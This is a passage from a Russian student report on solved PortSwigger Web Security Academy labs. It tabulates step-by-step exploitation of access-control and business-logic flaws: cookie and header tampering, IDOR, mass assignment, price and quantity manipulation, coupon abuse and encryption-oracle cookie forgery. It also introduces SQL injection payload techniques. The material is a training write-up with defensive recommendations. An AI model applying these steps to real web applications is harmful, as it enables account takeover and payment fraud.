| Роль пользователя контролируется параметром запроса | Приложение определяет права доступа пользователя (роль администратора) на основе значения клиентской *cookie* Admin, которое можно подделать. Сервер доверяет этому параметру без дополнительной серверной проверки, что позволяет обычному пользователю получить привилегированный доступ путем простой модификации значения *cookie*. | Войти в систему под своей учетной записью (wiener:peter) с включенным перехватом ответов в Burp Proxy. В перехваченном ответе на запрос входа изменить значение *cookie* Admin=false на Admin=true. После применения измененной *cookie* перейти по адресу /admin и удалить пользователя carlos для завершения лабораторной работы. |
| Роль пользователя может быть изменена в профиле | Функция обновления профиля пользователя (/my-account/change-email) уязвима к массовому назначению (*mass assignment*). Сервер принимает JSON-объект с данными для обновления и не фильтрует лишние параметры, позволяя злоумышленнику добавить поле roleid в тело запроса. При обработке запроса приложение обновляет не только email, но и роль пользователя в базе данных, игнорируя отсутствие прав на изменение привилегий. | Авторизоваться под учетной записью wiener:peter и перейти на страницу профиля. Перехватить POST-запрос на изменение email в Burp Repeater. Добавить в тело JSON-запроса параметр "roleid": 2 (соблюдая синтаксис JSON с запятыми). Отправить модифицированный запрос; сервер вернет ответ с обновленной ролью. Перейти по адресу /admin и удалить пользователя carlos для завершения работы. |
| Обход контроля доступа на основе URL | Фронтенд блокирует доступ к /admin, но бэкенд доверяет заголовку X-Original-URL для маршрутизации. Это позволяет обойти защиту, отправив запрос на легитимный путь (например, /) с указанием защищенного ресурса в данном заголовке. | Перехватить любой GET-запрос в Burp Repeater и изменить путь в первой строке на /. Добавить заголовок X-Original-URL: /admin для обхода блокировки фронтенда. Для удаления пользователя carlos изменить значение заголовка на /admin/delete, а в реальную строку запроса добавить параметр ?username=carlos. Отправить модифицированный запрос. |

Продолжение таблицы 2

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Обход контроля доступа на основе HTTP-метода | Контроль доступа к административной функции повышения привилегий (/admin-roles) реализован только для метода POST. Бэкенд-приложение обрабатывает запрос на изменение ролей пользователей также через метод GET, для которого отсутствуют ограничения на стороне платформы. Это позволяет обычному пользователю выполнить привилегированное действие, просто изменив HTTP-метод в перехваченном запросе. | Авторизоваться под учетной записью обычного пользователя (wiener:peter). Перехватить любой запрос или сформировать новый в Burp Repeater. Изменить метод на GET и отправить запрос по адресу /admin-roles?username=wiener&action=upgrade. Сервер обработает запрос на повышение прав, игнорируя блокировку, настроенную для POST-запросов. |
| Идентификатор пользователя контролируется параметром запроса | На странице учетной записи пользователя реализована горизонтальная эскалация привилегий через параметр id в URL. Приложение не проверяет принадлежность запрашиваемого ресурса текущей сессии, позволяя получить доступ к данным других пользователей путем простой подмены идентификатора. | Авторизоваться под учетной записью wiener:peter и перейти на страницу /my-account?id=wiener. Перехватить запрос в Burp Repeater и изменить значение параметра id на carlos. Сервер вернет страницу профиля жертвы, содержащую её API-ключ. Скопировать ключ и отправить его для завершения лабораторной работы. |
| Идентификатор пользователя контролируется параметром запроса при использовании непредсказуемых идентификаторов | Горизонтальная эскалация привилегий через параметр id сохраняется, несмотря на использование непредсказуемых GUID. Уязвимость эксплуатируется путем обнаружения идентификатора жертвы в публичном контенте приложения (например, блоге). | Обнаружить GUID пользователя carlos в публичном контенте (блоге). Авторизоваться под своей учетной записью (wiener:peter), перехватить запрос к /my-account в Burp Repeater и подменить параметр id на найденный GUID. Получить доступ к профилю жертвы и скопировать API-ключ для завершения работы. |

Продолжение таблицы 2

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Идентификатор пользователя контролируется параметром запроса с утечкой данных при перенаправлении | Приложение корректно выявляет отсутствие прав доступа при попытке обращения к чужому профилю и инициирует перенаправление (HTTP 302) на главную страницу, однако в теле ответа с редиректом сохраняется полная HTML-страница профиля жертвы с конфиденциальными данными. Браузер автоматически выполняет переход, скрывая содержимое от пользователя, но злоумышленник может перехватить ответ через прокси и извлечь чувствительную информацию до момента редиректа. | Авторизоваться под учетной записью wiener:peter и перейти на страницу /my-account?id=wiener. Отправить запрос в Burp Repeater и изменить значение параметра id на carlos. В полученном ответе с кодом 302 Found игнорировать заголовок Location и изучить тело ответа (Response Body), где содержится API-ключ пользователя carlos. Скопировать ключ и отправить его для завершения лабораторной работы. |
| Идентификатор пользователя контролируется параметром запроса с раскрытием пароля | Страница управления учетной записью содержит поле ввода текущего пароля, заполненное значением из базы данных. Приложение не проверяет принадлежность запрашиваемого ресурса текущей сессии, позволяя получить доступ к профилю другого пользователя через подмену параметра id. При этом сервер возвращает HTML-код страницы с паролем жертвы в атрибуте value masked-поля, несмотря на то, что браузер отображает его как точки. | Авторизоваться под своей учетной записью (wiener:peter) и перейти на страницу /my-account?id=wiener. Отправить запрос в Burp Repeater и изменить значение параметра id на administrator. В теле ответа найти поле <input type="password" value="..."> и скопировать пароль администратора. Войти в систему под учетной записью администратора с полученным паролем и удалить пользователя carlos. |

Продолжение таблицы 2

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Небезопасные прямые ссылки на объекты | Приложение хранит логи чатов в виде текстовых файлов на сервере и предоставляет к ним доступ через статические URL с предсказуемыми именами (инкрементальные номера). Отсутствие проверки прав доступа позволяет любому пользователю запрашивать файлы других пользователей, просто изменяя идентификатор в адресной строке. В старых логах может содержаться конфиденциальная информация, включая пароли. | Перейти во вкладку «Live chat», отправить сообщение, открыть транскрипт. Проанализировать URL и выявить закономерность именования файлов. Изменить номер файла на 1.txt (или другой ранний номер) для загрузки старого лога. Найти в тексте транскрипта пароль пользователя carlos. Вернуться на главную страницу и авторизоваться под его учетной записью. |
| Многоэтапный процесс без контроля доступа на одном из шагов | Функция изменения роли пользователя реализована как многошаговый процесс, где проверка прав доступа отсутствует на финальном этапе подтверждения. Сервер доверяет запросу подтверждения без повторной верификации привилегий отправителя, полагаясь на прохождение предыдущих шагов. Это позволяет обычному пользователю выполнить привилегированное действие, напрямую отправив запрос подтверждения с подмененной сессией. | Авторизоваться под учетной записью администратора (administrator:admin) и перейти в панель управления ролями. Выполнить повышение прав для любого пользователя (например, carlos) и перехватить финальный POST-запрос подтверждения в Burp Repeater. Открыть инкогнито-окно, войти под своей учетной записью (wiener:peter) и скопировать значение сессионной *cookie*. Вставить эту *cookie* в перехваченный запрос подтверждения, изменить параметр username на wiener и отправить запрос. Сервер применит изменение роли к текущему пользователю, игнорируя отсутствие административных прав. |

Продолжение таблицы 2

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Контроль доступа на основе заголовка Referer | Контроль доступа к административной функции изменения ролей (/admin-roles) реализован исключительно на основе проверки HTTP-заголовка Referer. Сервер разрешает выполнение запроса только если заголовок содержит ссылку на главную страницу админ-панели. Поскольку значение этого заголовка полностью контролируется клиентом, злоумышленник может подделать его и выполнить привилегированное действие без фактического нахождения в защищенной зоне интерфейса. | Авторизоваться под учетной записью администратора (administrator:admin) и перейти к функции повышения прав пользователя (например, для carlos). Перехватить финальный POST-запрос подтверждения в Burp Repeater. Открыть инкогнито-окно, войти под своей учетной записью (wiener:peter) и скопировать значение сессионной *cookie*. Вставить эту *cookie* в перехваченный запрос, изменить параметр username на wiener, сохранить оригинальный заголовок Referer из административного запроса и отправить пакет. Сервер выполнит повышение прав, доверяя подделанному заголовку. |

### 2.3.3 Выводы по контролю доступа

В ходе выполнения практических заданий были отработаны методы выявления и эксплуатации широкого спектра уязвимостей контроля доступа, включая вертикальную и горизонтальную эскалацию привилегий, небезопасные прямые ссылки на объекты (*IDOR*), обход ограничений через манипуляцию HTTP-методами, нестандартными заголовками и параметрами запросов, а также логические ошибки в многошаговых процессах и функциях обновления профилей. Подтверждено, что сокрытие функционала (security by obscurity), параметрический контроль доступа, проверка на основе заголовка Referer и доверие к клиентским данным при массовом назначении не являются надежными мерами защиты. Особое внимание уделено рискам утечки данных через ответы перенаправления, раскрытию идентификаторов в публичном

контенте и отсутствию верификации прав на финальных этапах бизнес-процессов. Полученные результаты демонстрируют необходимость комплексного подхода к обеспечению безопасности авторизации. Для предотвращения уязвимостей рекомендуется применять стратегию защиты в глубину (defense-in-depth) и придерживаться следующих принципов: никогда не полагаться исключительно на сокрытие информации для обеспечения контроля доступа; запрещать доступ ко всем ресурсам по умолчанию, если они не предназначены для публичного использования; использовать единый централизованный механизм принудительного применения правил авторизации во всем приложении; на уровне кода требовать явного декларирования разрешенного доступа для каждого ресурса с запретом по умолчанию; проводить тщательный аудит и тестирование механизмов контроля доступа для гарантии их корректной работы в соответствии с проектной документацией. Выполненные лабораторные работы позволили закрепить навыки применения инструментов анализа безопасности (Burp Suite) для выявления критических дефектов логики авторизации и формирования обоснованных рекомендаций по их устранению.

## 2.4 Исследование уязвимостей бизнес-логики

### 2.4.1 Основы уязвимостей бизнес-логики

Уязвимости бизнес-логики представляют собой дефекты архитектуры и реализации веб-приложений, позволяющие злоумышленнику инициировать непредусмотренное поведение системы. Данные уязвимости формируются в случаях, когда на этапе проектирования не рассматриваются аномальные сценарии взаимодействия с приложением и не реализуются механизмы их безопасной обработки. В отличие от инъекционных уязвимостей (например, SQL-инъекций или XSS), логические дефекты строго специфичны для конкретного приложения и обладают низкой вероятностью обнаружения автоматизированными сканерами безопасности, что обуславливает необходимость их выявления посредством ручного тестирования[3].

Формирование большинства уязвимостей бизнес-логики обусловлено некорректными предположениями разработчиков относительно поведения

пользователей. К типовым архитектурным ошибкам относятся: допущение о строгом соблюдении пользователями заданного алгоритма действий; избыточное доверие к механизмам клиентской валидации данных; предположение о сохранении доверенного статуса пользователя на протяжении всего сеанса после успешной первичной аутентификации. Указанные допущения приводят к снижению строгости контрольных механизмов на последующих этапах обработки запросов и формированию векторов атаки.

Компоненты системы могут применять различную логику валидации к идентичным входным данным. Например, отсутствие ограничений на длину адреса электронной почты на уровне приложения при наличии жесткого лимита на уровне базы данных позволяет злоумышленнику зарегистрировать привилегированную учетную запись, перенаправляя уведомления на контролируемый домен. Механизмы клиентской валидации, блокирующие отправку форм с незаполненными полями, могут быть обойдены путем модификации HTTP-запросов. В архитектурах, где множественные функции инкапсулированы в единый серверный скрипт, удаление обязательного параметра может инициировать выполнение альтернативных веток кода, предназначенных для внутренних или административных операций. Критические бизнес-процессы, такие как оформление транзакций или многофакторная аутентификация, предполагают строгую последовательность шагов. Отсутствие на серверной стороне верификации факта успешного завершения предыдущих этапов позволяет злоумышленнику исключить критически важные шаги и перейти непосредственно к финализации операции.

Значительная часть логических дефектов неразрывно связана со спецификой бизнес-домена приложения. В качестве классического примера можно привести механизмы применения скидочных коэффициентов в системах электронной коммерции. Если бизнес-логика не предусматривает повторную валидацию состава корзины после инициализации скидки, злоумышленник может искусственно достичь порогового значения заказа, а затем удалить избыточные позиции, сохранив при этом привилегированную цену.

Идентификация подобных уязвимостей требует глубокого анализа предметной области и моделирования целей потенциального нарушителя.

Особый класс уязвимостей формируется в случаях, когда приложение выполняет шифрование пользовательского ввода и возвращает результирующий шифротекст клиентской стороне (так называемый «оракул шифрования»)[3]. При условии использования идентичных криптографических алгоритмов и ключей в других модулях системы, злоумышленник получает возможность генерировать валидные зашифрованные полезные нагрузки для подмены параметров в критических функциях. Наличие сопутствующего «оракула дешифрования» существенно упрощает процесс реверс-инжиниринга структуры зашифрованных данных и конструирования целевых эксплойтов.

Процесс аудита бизнес-логики требует применения специализированных инструментов перехвата и модификации HTTP-трафика. Ключевые этапы тестирования включают: передачу аномальных входных данных (отрицательные числовые значения, строки экстремальной длины, отсутствие обязательных параметров); применение методов принудительного обхода (forced browsing) для нарушения заданной последовательности запросов; анализ поведения серверной части при обработке неконсистентных состояний; а также комплексное изучение бизнес-требований для идентификации потенциальных векторов атаки.

Степень критичности уязвимостей бизнес-логики варьируется в широком диапазоне. Дефекты в механизмах аутентификации и авторизации способны привести к полной компрометации системы, обходу контролей доступа и эскалации привилегий. Логические ошибки в модулях финансовых транзакций несут прямые риски масштабных финансовых потерь. Кроме того, даже уязвимости без очевидной прямой монетизации могут быть использованы для нарушения непрерывности бизнес-процессов и нанесения репутационного ущерба организации.

### 2.4.2 Эксплуатация уязвимостей бизнес-логики

В рамках практической подготовки было успешно выполнено 9 лабораторных заданий на платформе PortSwigger Web Security Academy, посвященных исследованию дефектов бизнес-логики веб-приложений. Все задачи решались с использованием прокси-сервера Burp Suite Community Edition для перехвата, анализа и модификации HTTP-трафика. Результаты систематизированы в таблице 3.

Таблица 3 – Результаты лабораторных работ по уязвимостям бизнес-логики

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Чрезмерное доверие клиентским механизмам контроля | Логика покупки товара опирается на параметр price, передаваемый клиентом в POST-запросе при добавлении товара в корзину (POST /cart). Сервер не проверяет актуальную стоимость товара на своей стороне и не проводит валидацию цены, полностью доверяя данным, полученным от браузера. Это позволяет злоумышленнику изменить цену товара на произвольную до момента оформления заказа. | Авторизоваться под учетной записью wiener:peter. Попытаться купить куртку *"Lightweight l33t leather jacket"* – заказ будет отклонен из-за недостатка средств. В Burp Suite через Proxy > HTTP history найти запрос добавления товара в корзину (POST /cart) и отправить его в Burp Repeater. Изменить значение параметра price на небольшое целое число (например, 1), которое меньше текущего баланса. Отправить измененный запрос, обновить корзину и убедиться, что цена изменилась. Оформить заказ по новой цене для завершения лабораторной работы. |

Продолжение таблицы 3

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Уязвимость бизнес-логики высокого уровня | Уязвимость заключается в отсутствии серверной валидации параметра quantity и некорректной обработке целочисленного переполнения (integer overflow). Если просто передать отрицательное число, срабатывает защита и корзина сбрасывается. Однако при передаче экстремально большого положительного числа происходит переполнение переменной. Если подобрать значение так, чтобы при переполнении оно «перескочило» весь отрицательный диапазон и стало маленьким положительным числом, защита не сработает. Это нарушает формулу расчета итоговой суммы, искусственно занижая общий баланс корзины. | Авторизоваться под учетной записью wiener:peter и сразу добавить в корзину целевой товар «Lightweight l33t leather jacket». Перехватить запрос добавления в корзину (POST /cart) через Burp Proxy. Методом подбора найти такое огромное положительное значение для параметра quantity, чтобы при целочисленном переполнении оно превратилось в маленькое положительное число, что позволит обойти встроенный триггер сброса корзины при отрицательных значениях. Повторять отправку запросов с разными значениями до тех пор, пока итоговая стоимость корзины не станет меньше доступного баланса (меньше 100). После достижения нужной суммы оформить заказ для завершения лабораторной работы. |
| Низкоуровневый дефект бизнес-логики | Уязвимость заключается в целочисленном переполнении (integer overflow) на стороне сервера. Итоговая стоимость корзины хранится в переменной типа 32-битного signed integer, максимальное значение которой равно 2 147 483 647. Когда суммарная цена товаров превышает этот предел, происходит переполнение, и значение «зацикливается», переходя в минимально возможное отрицательное число. | Авторизоваться под учетной записью wiener:peter и сразу добавить в корзину целевой товар – «Lightweight l33t leather jacket». Через Burp Repeater многократно отправлять запросы с quantity=99 (максимально допустимое значение) для добавления курток в корзину. Периодически обновлять корзину, чтобы отслеживать общую сумму. |

Продолжение таблицы 3

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| | Серверная логика не обрабатывает такой сценарий и продолжает складывать стоимость товаров, постепенно возвращая итоговую сумму к положительным значениям. Это позволяет искусственно создать отрицательный или очень низкий итоговый баланс корзины. | Дождаться момента, когда сумма переполнится и станет большим отрицательным числом (например, -$2 147 483 648), после чего начнет постепенно увеличиваться к нулю. Как только сумма приблизится к $0–$100, остановить добавление курток. Добавить в корзину другие дешевые товары через Repeater в количестве, которое снизит общую сумму до уровня ниже $100 (в пределах доступного store credit). Оформить заказ, так как итоговая стоимость будет в допустимом диапазоне. |
| Несогласованная обработка исключительных входных данных | Уязвимость возникает из-за несогласованной обработки входных данных различными компонентами системы. Веб-приложение не ограничивает длину вводимого email-адреса при регистрации, однако база данных обрезает его до 255 символов при сохранении. При этом почтовый сервер обрабатывает и отправляет письмо на полный, необрезанный адрес. Это позволяет зарегистрировать учетную запись, которая будет распознана системой как администраторская (если обрезанный адрес заканчивается на @dontwannacry.com), но при этом письмо с подтверждением придет на контролируемый злоумышленником домен. | Зарегистрироваться с email длиной >255 символов вида [238×'A']@dontwannacry.com.exploit-server.net. База данных обрежет адрес до @dontwannacry.com (администраторский домен), но письмо с подтверждением придёт на полный адрес exploit-сервера. Перейти по ссылке из письма, авторизоваться и получить доступ к админ-панели. Удалить пользователя carlos. |

Продолжение таблицы 3

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Слабая изоляция на конечной точке двойного использования | Уязвимость возникает из-за того, что приложение делает ошибочное предположение о привилегиях пользователя на основе его ввода. Серверный скрипт смены пароля не проверяет обязательный параметр current-password, если он полностью отсутствует в запросе. Кроме того, скрипт использует параметр username для определения, чей пароль менять, но не проверяет, имеет ли текущий пользователь права на изменение пароля этого аккаунта. Это позволяет обычному пользователю менять пароль администратора, просто удалив параметр текущей пароля и указав username=administrator. | Авторизоваться под учетной записью wiener:peter и перейти на страницу аккаунта. Перехватить запрос на смену пароля POST /my-account/change-password через Burp Proxy и отправить его в Repeater. Удалить параметр current-password из запроса полностью (не просто оставить пустым, а убрать целиком). Изменить параметр username=administrator. Отправить измененный запрос – пароль администратора будет изменен без проверки текущего пароля. Выйти из системы и авторизоваться как administrator с новым паролем. Перейти в админ-панель и удалить пользователя carlos для завершения лабораторной работы. |
| Недостаточная проверка рабочего процесса | Уязвимость возникает из-за того, что приложение не проверяет корректность последовательности действий в процессе покупки. Сервер не валидирует, что запрос подтверждения заказа (GET /cart/order-confirmation) соответствует текущему состоянию корзины и был вызван после корректного прохождения всех этапов оформления заказа (включая списание средств). Это позволяет переиспользовать ранее перехваченный запрос подтверждения для завершения покупки другого товара. | Купить дешёвый товар и перехватить запрос GET /cart/order-confirmation?order-confirmation=true. Добавить в корзину целевой товар «Lightweight l33t leather jacket». Повторно отправить перехваченный запрос подтверждения – заказ завершится без оплаты, так как сервер не проверяет соответствие запроса текущему состоянию корзины. |

Продолжение таблицы 3

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Обход аутентификации через дефектную машину состояний | Уязвимость возникает из-за ошибочного предположения приложения о строгой последовательности событий в процессе аутентификации. После успешного входа (POST /login) сервер переходит в промежуточное состояние и ожидает, что пользователь обязательно перейдёт на страницу выбора роли (/role-selector), где выберет user или content-author. Однако сервер не валидирует факт прохождения этого этапа. Если заблокировать запрос к /role-selector и сразу обратиться к защищённым ресурсам, сервер оказывается в неопределённом состоянии: сессия существует (аутентификация прошла успешно), но роль не назначена. Вместо отказа в доступе или ошибки, приложение молча использует значение по умолчанию – аккаунт administrator, предоставляя полный доступ к админ-панели. Это классическая уязвимость flawed state machine – отсутствие проверки завершённости многоэтапного процесса. | Включить перехват запросов в Burp Proxy. Авторизоваться под учётной записью wiener:peter. После отправки POST /login нажать Forward. Когда появится следующий запрос GET /role-selector, нажать Drop (полностью заблокировать его, не отправлять на сервер). В браузере перейти на главную страницу лабы или /admin. Поскольку сервер не получил запрос выбора роли, он предоставит доступ к аккаунту administrator по умолчанию. В верхней панели навигации появится ссылка Admin panel – перейти туда и удалить пользователя carlos для завершения лабораторной работы. |

Продолжение таблицы 3

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Ошибочное применение бизнес-правил | Уязвимость заключается в некорректной реализации бизнес-правил применения купонов. Приложение должно позволять использовать каждый промокод только один раз за заказ. Однако серверная проверка реализована таким образом, что отслеживается только последний применённый купон, а не весь список уже использованных кодов. Это позволяет обойти ограничение, чередуя два разных купона (SIGNUP30 и NEWCUST5) – каждый из них применяется многократно, так как при проверке он не является «последним применённым» (им был другой код). В результате итоговая стоимость заказа может быть снижена до нуля или отрицательного значения. | Авторизоваться как wiener:peter. Получить купоны SIGNUP30 (через подписку на newsletter) и NEWCUST5 (на странице аккаунта). Добавить в корзину «Lightweight l33t leather jacket» ($1337.00). При оформлении заказа поочерёдно применять купоны, чередуя их – это позволяет использовать каждый многократно, обходя проверку «купон уже применён». Повторять до снижения итоговой суммы до ≤$100. Оформить заказ. |
| Логическая уязвимость «бесконечных денег» | Приложение позволяет покупать подарочные карты с применением купона на скидку, но при их активации начисляет полную номинальную стоимость. Это создает уязвимость бизнес-логики: покупка карты со скидкой и её последующая активация приносят больше средств, чем было потрачено, что позволяет бесконечно генерировать баланс. | Авторизоваться как wiener:peter. Купить подарочную карту с купоном на скидку и активировать её; разница между стоимостью и номиналом даёт прибыль. Настроить в Burp макрос (покупка, купон, оплата, активация) и привязать к Session handling rules. Запустить Intruder с Null payloads (~400 итераций) для автоматического накопления баланса и покупки целевого товара. |

Продолжение таблицы 3

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
| Authentication bypass via encryption oracle | Приложение использует блочное шифрование (AES) для создания защищённых cookies. При оставлении комментария с невалидным email сервер шифрует сообщение об ошибке "Invalid email address: {email}" и сохраняет его в cookie notification. Эта же cookie автоматически расшифровывается при следующем запросе, а результат отображается в ошибке. Таким образом, сайт предоставляет шифровальный и дешифровальный оракул. Уязвимость заключается в том, что cookie stay-logged-in использует тот же алгоритм шифрования, что позволяет сгенерировать поддельную куку администратора. Однако сервер добавляет 23-символьный префикс к любому тексту при шифровании, что требует обхода через манипуляцию блоками по 16 байт. | Авторизоваться как wiener:peter и оставить комментарий с невалидным email, чтобы активировать оракул. Через дешифровальный оракул (подставив свою куку stay-logged-in в cookie notification) узнать формат куки: username:timestamp. Сгенерировать зашифрованную строку для xxxxxxxxxadministrator:timestamp (9 символов padding для выравнивания). В Burp Decoder декодировать результат из Base64 в Hex, удалить первые 32 байта (2 блока по 16 байт = префикс + padding), закодировать обратно в Base64. Подставить полученную куку вместо stay-logged-in в запрос к главной странице. Сервер расшифрует куку, распознает administrator и предоставит доступ к админ-панели. Удалить пользователя carlos для завершения лабы. |

### 2.4.3 Выводы по бизнес-логике

В ходе практической подготовки были успешно выполнены 9 лабораторных работ, посвященных исследованию и эксплуатации дефектов бизнес-логики веб-приложений на платформе PortSwigger Web Security Academy. Систематизированы знания о широком спектре уязвимостей, включая чрезмерное доверие клиентским механизмам контроля, некорректную обработку исключительных входных данных, нарушения последовательности рабочих

процессов, дефекты реализации многоэтапных процессов аутентификации, уязвимости шифровальных оракулов, а также ошибки в механизмах применения скидок и финансовых транзакций.

На практике подтверждено, что логические ошибки обусловлены ошибочными предположениями разработчиков о поведении пользователей: ожиданием строгой последовательности действий, доверием к обязательным полям форм, предположением о сохранении доверенного статуса после первичной аутентификации. Демонстрировано, что злоумышленник может обходить установленные ограничения путем отправки запросов в непредусмотренной последовательности (forced browsing), удаления или модификации параметров запроса, эксплуатации целочисленного переполнения, манипуляции состоянием приложения и использования несогласованности в обработке данных различными компонентами системы.

Особое внимание уделено критическим рискам, связанным с предоставлением шифровальных оракулов – функционала, позволяющего злоумышленнику шифровать произвольные данные с использованием корректных алгоритмов и ключей приложения. В сочетании с оракулом дешифрования это позволяет анализировать структуру зашифрованных данных и генерировать валидные полезные нагрузки для обхода механизмов авторизации. На примере эксплуатации блочного шифрования с манипуляцией байтами на уровне блоков по 16 символов отработаны техники обхода криптографической защиты через использование приложения как шифровального оракула.

На основе выполненных заданий и анализа типичных причин возникновения уязвимостей сформулирован комплекс рекомендаций по защите бизнес-логики веб-приложений:

1. Понимание предметной области – разработчики и тестировщики должны глубоко понимать бизнес-домен приложения, в котором оно функционирует. Это позволяет выявлять потенциальные векторы атаки на этапе проектирования, а не в процессе эксплуатации.

2. Избегание неявных предположений – необходимо явно документировать все допущения о поведении пользователей и взаимодействии компонентов системы. Каждое предположение должно быть верифицировано на серверной стороне перед выполнением критических операций.

3. Ведение проектной документации – поддержка четких документов проектирования и схем потоков данных для всех транзакций и рабочих процессов с фиксацией допущений, принимаемых на каждом этапе. Это облегчает выявление логических дефектов на ранних стадиях разработки.

4. Ясность программного кода – код должен быть написан максимально понятно. Если логика работы компонента трудночитаема, возрастает вероятность пропуска логических уязвимостей при аудите. В сложных случаях обязательна подробная документация, описывающая ожидаемое поведение системы.

5. Анализ зависимостей между компонентами – необходимо документировать все ссылки на другие модули, использующие каждый компонент, и анализировать потенциальные побочные эффекты при манипуляции данными злоумышленником нестандартным образом.

6. Серверная валидация всех критических параметров – никогда не доверять данным, поступающим от клиента (цены, количества, роли, идентификаторы). Все бизнес-правила должны проверяться на стороне сервера независимо от клиентской валидации.

7. Последовательная верификация многоэтапных процессов – на каждом шаге рабочего процесса проверять корректность перехода из предыдущего состояния и наличие всех необходимых данных, не допуская пропуска критических этапов.

8. Защита от аномальных входных данных – реализовывать явную обработку граничных случаев: отрицательных чисел, экстремально больших значений, строк аномальной длины, пустых параметров. Проверки должны применяться до выполнения любых бизнес-операций.

9. Консистентность обработки данных – обеспечить согласованность

валидации между всеми компонентами системы (веб-приложение, база данных, почтовый сервер), исключая ситуации, когда разные уровни архитектуры применяют различные ограничения к одним и тем же данным.

10. Безопасная реализация криптографических функций – исключить возможность использования приложения как шифровального оракула; не возвращать пользователю зашифрованные данные, которые могут быть использованы в других контекстах; применять криптографически стойкие алгоритмы с правильным управлением ключами.

11. Централизованный контроль бизнес-правил – применять единый механизм проверки правил авторизации и бизнес-ограничений во всем приложении вместо децентрализованной логики, распределенной по различным модулям.

12. Тщательное тестирование на аномальное поведение – регулярно проводить аудит бизнес-логики с использованием инструментов перехвата трафика (Burp Suite), тестируя сценарии, выходящие за рамки штатного использования, включая принудительный просмотр (forced browsing) и манипуляцию состоянием приложения.

13. Анализ причин возникновения дефектов – при обнаружении логической уязвимости необходимо анализировать, почему она возникла и как была пропущена командой разработки. Это позволяет выявить слабости в процессах и внести корректировки для предотвращения аналогичных дефектов в будущем.

Выполненные лабораторные работы позволили закрепить навыки применения критического мышления для выявления логических уязвимостей, понимания предметной области приложения и моделирования действий злоумышленника, стремящегося обойти установленные бизнес-ограничения. Полученный опыт демонстрирует необходимость комплексного подхода к обеспечению безопасности, учитывающего не только технические аспекты реализации, но и бизнес-контекст функционирования веб-приложения. Многие логические дефекты являются следствием некорректных практик на начальных

этапах разработки, поэтому их профилактика требует системной работы на всех стадиях жизненного цикла приложения – от проектирования до тестирования и эксплуатации.

## 2.5 Исследование уязвимостей SQL-инъекций

### 2.5.1 Основы уязвимостей SQL-инъекций

SQL-инъекция (SQL Injection, SQLi) представляет собой одну из наиболее критических и распространённых уязвимостей веб-приложений. Данная уязвимость позволяет злоумышленнику вмешиваться в логику формирования SQL-запросов, которые веб-приложение отправляет к базе данных, что приводит к несанкционированному доступу к конфиденциальной информации, её модификации или уничтожению[4].

Уязвимость SQL-инъекции возникает в случаях, когда веб-приложение формирует SQL-запросы путём прямой конкатенации (сцепления) строк, включая пользовательский ввод непосредственно в текст запроса без предварительной параметризации или надлежащего экранирования специальных символов. В результате злоумышленник может изменить структуру SQL-запроса, добавив собственные SQL-команды, которые выполняются базой данных наравне с легитимными операциями приложения.

В зависимости от механизма эксплуатации и характера обратной связи от приложения выделяют несколько основных типов SQL-инъекций. *In-band SQLi* (классические инъекции) используют один и тот же канал связи для отправки атаки и получения результатов. К этому типу относятся UNION-атаки, позволяющие объединить результаты исходного запроса приложения с данными из других таблиц базы данных, а также *Error-based SQLi*, где злоумышленник провоцирует вывод детальных сообщений об ошибках СУБД, содержащих конфиденциальную информацию.

*Blind SQLi* (слепые инъекции) применяются в ситуациях, когда приложение не возвращает данные запроса и не выводит ошибки базы данных в HTTP-ответе. В этом случае злоумышленник восстанавливает информацию путём анализа побочных эффектов выполнения запросов. *Boolean-based Blind*

*SQLi* использует различия в поведении приложения (например, наличие или отсутствие определённого контента на странице) при внедрении истинных и ложных логических условий. *Time-based Blind SQLi* основана на измерении времени отклика сервера: атакующий внедряет конструкции, вызывающие задержку выполнения запроса (через функции SLEEP, pg_sleep, WAITFOR DELAY) только при истинности заданного условия, что позволяет посимвольно извлекать данные[4].

Успешная эксплуатация SQL-инъекций требует предварительного сбора информации о структуре целевой базы данных. Злоумышленник определяет количество столбцов в исходном запросе путём последовательного добавления операторов UNION SELECT с увеличивающимся числом NULL-значений до момента исчезновения ошибок. Для выявления типов данных столбцов применяется поочерёдная замена NULL на тестовые строки. Версия и тип СУБД извлекаются через системные переменные (@@version для MySQL/MS SQL Server) или представления (v$version для Oracle). Метаданные базы данных (имена таблиц и столбцов) получаются через стандартную схему information_schema (в MySQL, PostgreSQL, MS SQL) или системные представления all_tables и all_tab_columns (в Oracle).

Различные системы управления базами данных имеют синтаксические особенности, которые необходимо учитывать при формировании пейлоадов. В Oracle оператор SELECT требует обязательного указания таблицы (используется системная таблица DUAL), а имена объектов в системных представлениях хранятся в верхнем регистре. Операторы конкатенации строк различаются: Oracle и PostgreSQL используют оператор ||, MySQL поддерживает функцию CONCAT(), MS SQL Server применяет оператор +. Символы комментариев также отличаются: -- (с обязательным пробелом после) работает в большинстве СУБД, # используется в MySQL без пробела[4].

Успешная атака методом SQL-инъекции может привести к критическим последствиям для информационной безопасности веб-приложения. Злоумышленник получает возможность извлекать конфиденциальные данные

(учётные записи пользователей, пароли, персональную информацию), модифицировать или удалять записи в базе данных, обходить механизмы аутентификации (входя в систему без знания пароля), а в наиболее критичных сценариях — выполнять произвольные команды на уровне операционной системы сервера базы данных (через функции xp_cmdshell в MS SQL или INTO OUTFILE в MySQL). Масштаб ущерба напрямую зависит от привилегий учётной записи базы данных, используемой веб-приложением, и наличия дополнительных механизмов защиты.

### 2.5.2 Эксплуатация SQL-инъекций

В рамках практической подготовки было успешно выполнено 14 лабораторных заданий на платформе PortSwigger Web Security Academy, посвященных исследованию и эксплуатации уязвимостей SQL-инъекций. Все задачи решались с использованием прокси-сервера Burp Suite Community Edition для перехвата, анализа и модификации HTTP-трафика. Результаты систематизированы в таблице 4.

Таблица 4 – Результаты лабораторных работ по SQL-инъекциям

| Название лабораторной работы | Суть уязвимости | Решение |
|---|---|---|
